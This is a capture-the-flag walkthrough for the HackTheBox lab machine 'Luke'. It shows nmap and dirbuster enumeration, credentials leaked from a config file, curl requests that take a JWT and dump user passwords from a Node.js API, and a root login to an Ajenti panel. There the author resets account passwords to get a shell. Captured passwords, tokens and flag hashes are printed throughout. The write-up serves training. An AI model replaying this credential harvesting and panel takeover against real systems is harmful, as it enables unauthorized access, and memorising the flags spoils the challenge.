

Luke :



Enumeration :

First let's start our Nmap scan.

```
root@nexus:~# nmap -A -p- 10.10.10.137
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3+ (ext.1)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 0          0          512 Apr 14 12:35 webapp
|_ ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.10.13.197
|     Logged in as ftp
|     TYPE: ASCII
|     No session upload bandwidth limit
|     No session download bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3+ (ext.1) - secure, fast, stable
|_ End of status
22/tcp    open  ssh?
80/tcp    open  http     Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
|_ http-title: Luke
3000/tcp  open  http     Node.js Express framework
|_ http-title: Site doesn't have a title (application/json; charset=utf-8).
8000/tcp  open  http     Ajenti http control panel
|_ http-title: Ajenti
```

Using dirbuster on port 80, show us three interesting files who are two login pages, and a config page with some creds.

File	/login.php	200	1818
Dir	/management/	401	654
File	/config.php	200	393

```
10.10.10.137/config.php
$dbHost = 'localhost'; $dbUsername = 'root'; $dbPassword = 'Zk6heYCyv6ZE9Xcg'; $db = "login"; $conn = new mysqli($dbHost, $dbUsername, $dbPassword,$db) or
die("Connect failed: %s\n". $conn -> error);
```

dbUsername = root

dbPassword = Zk6heYCyv6ZE9Xcg

Using dirbuster on port 3000, it show us 3 interestings files.

Dir	/	200	268
Dir	/login/	200	226
Dir	/users/	200	270
Dir	/users/admin/	200	270
Dir	/Login/	200	226

Trying to access to web on port 3000, on any page, itshow us a message who ask us to auth.



Exploitation :

Source : <https://medium.com/dev-bits/a-guide-for-adding-jwt-token-based-authentication-to-your-single-page-nodejs-applications-c403f7cf04f4>

Following this guide, show us how to auth to the node js application with curl, let's do it !

Trying to connect with the given creds on config.php didn't work, so let's guess the username was admin, and try again.

```
root@nexus:~# curl --header "Content-Type: application/json" \
> --request POST \
> --data '{"password":"Zk6heYCyv6ZE9Xcg", "username":"admin"}' \
> http://10.10.10.137:3000/login
{"success":true,"message":"Authentication successful!","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwluIiwiaWF0IjoxNTYzMjZlODY3LCJleHAiOjE1N
```

Authentication successful ! Now let's try to read users page with the token !

```
root@nexus:~# curl -X GET \
> -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYzMjE2MjgzLCJleHAiOjE1NjMzMDE2ODN9.iMf7jcsaUB0VFnnm8bEek2tgK8PSTdJrQAzjcx8-wNA' \
> http://10.10.10.137:3000/users
[{"ID": "1", "name": "Admin", "Role": "Superuser"}, {"ID": "2", "name": "Derry", "Role": "Web Admin"}, {"ID": "3", "name": "Yuri", "Role": "Beta Tester"}, {"ID": "4", "name": "Dory", "Role": "Supporter"}]
root@nexus:~#
```

Perfect we have a users list, as we can see in our dirbuster result on port 3000, we have a path `/users/admin`.

With a little guessing, we know there is a special page for each users, for example `/users/yuri`.

Let's read the content of all users pages with token once again.

```
root@nexus:~# curl -X GET -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYzMjE2MjgzLCJleHAiOjE1NjMzMDI2ODN9.imF7jcsaUB0VFnnm8bEek2tgK8PSTdJrQAzjcx8-wNA' http://10.10.10.137:3000/users/Admin{"name":"Admin","password":"WX5b7)>/rp$U)FW"}root@nexus:~#
root@nexus:~# curl -X GET -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYzMjE2MjgzLCJleHAiOjE1NjMzMDI2ODN9.imF7jcsaUB0VFnnm8bEek2tgK8PSTdJrQAzjcx8-wNA' http://10.10.10.137:3000/users/Derry{"name":"Derry","password":"rZ86wwLvX7jUxtch"}root@nexus:~#
root@nexus:~# curl -X GET -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYzMjE2MjgzLCJleHAiOjE1NjMzMDI2ODN9.imF7jcsaUB0VFnnm8bEek2tgK8PSTdJrQAzjcx8-wNA' http://10.10.10.137:3000/users/Yuri{"name":"Yuri","password":"bet@tester87"}root@nexus:~#
root@nexus:~# curl -X GET -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYzMjE2MjgzLCJleHAiOjE1NjMzMDI2ODN9.imF7jcsaUB0VFnnm8bEek2tgK8PSTdJrQAzjcx8-wNA' http://10.10.10.137:3000/users/Dory{"name":"Dory","password":"5y:!xa=ybfe)/QD"}root@nexus:~#
```

And we got credentials for each users !

Let's back to login pages, after some try we found the correct login page with the correct credentials.

So browse <http://10.10.10.137/management/> and login as Derry.

Username : Derry

Password : rZ86wwLvX7jUxtch

Once connected we found three files, the interesting one is config.json, where we found many information like them below.

```
password: "KpMasng6S5EtTy9Z"
host: "0.0.0.0"
port: 8000
```

Now let's browse that port 8000, we found ajenti running, after few guessing, we found the username root, so login with those credentials :


Username : root

Password : KpMasng6S5EtTy9Z

Once in, we can recover the user and root flag (yeah because we are connected as root) with the file manager, so go to :

Tools > file manager > /home > /derry > user.txt

Click on edit and you will get user.txt flag ! Do the same process for root.txt flag !



User flag : 58d441e500e8941f9cf3baa499e2e4da

Root flag : 8448343028fadde1e2a1b0a44d01e650


Obtain a shell :

Go to :

System > users > derry

Into new password, set a new password as you want and then connect to derry ssh with you'r new password.


I tried too to change the root password, it's not the same password than SSH.



A user management interface for a user named 'derry' with ID '1001'. The interface includes fields for Username (derry), Comment (derry), UID (1001), Home directory (/home/derry), GID (1001), and Shell (/bin/sh). There is a 'New password' field with 'SET' and 'REMOVE' buttons. A close button is in the top right corner.

```
Edit /etc/motd to change this login announcement.  
If you write part of a filename in tcsh,  
pressing TAB will show you the available choices when there  
is more than one, or complete the filename if there's only one match.  
$ whoami  
derry
```

Once in, repeat the same action, but this time set the root password, then su with you'r new root password.



A user management interface for a user named 'root' with ID '0'. The interface includes fields for Username (root), Comment (Charlie &), UID (0), Home directory (/root), GID (0), and Shell (/bin/csh). There is a 'New password' field with 'SET' and 'REMOVE' buttons. A close button is in the top right corner.

```
$ su  
Password:  
root@luke:/usr/home/derry # cd /root  
root@luke:~ # cat root.txt  
8448343028fadde1e2a1b0a44d01e650  
root@luke:~ #
```